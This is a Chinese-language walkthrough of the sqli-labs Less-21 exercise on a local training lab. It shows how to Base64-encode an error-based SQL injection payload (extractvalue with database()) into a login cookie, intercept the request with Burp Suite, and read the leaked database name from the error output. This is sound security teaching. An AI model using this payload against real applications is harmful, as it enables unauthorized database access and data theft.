

SQL注入之加解密注入

Base64是网络上最常见的用于传输8Bit字节码的编码方式之一，Base64就是一种基于64个可打印字符来表示二进制数据的方法。

Less-21关 Cookie加密注入：




通过Burpsuite抓包：




进行Base64解密：


注意%3D要写成=



使用admin作为账号密码登录靶场21关



刷新该网站，让burp suite抓取到




sql注入代码,其中admin后面的')是为了闭合后端的sql处理，防止sql语法错误。


```
admin') or extractvalue(1,concat(0x7e,database()))#
```

把写好的sql注入代码进行base64加密。

将burp suite抓取的内容修改成加密的base64的sql注入代码。



前端从而获得数据库名。


Less-21 Cookie Injection- Erro
localhost/sqli-labs-php7-master/Less-21/
SQLI DUMB SERIES-2 1
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = YWRtaW4nKSBvciBleHRyYWN0dmFsdWUoMSxjb25jYXQoMHg3ZSxkYXRhYmFzZSgpKSkj and expires: Tue 16 Jul 2024 - 21:29:35
SELECT * FROM users WHERE username=('admin') or extractvalue(1,concat(0x7e,database()))#') LIMIT 0,1Issue with your mysql: XPATH syntax error: '~security'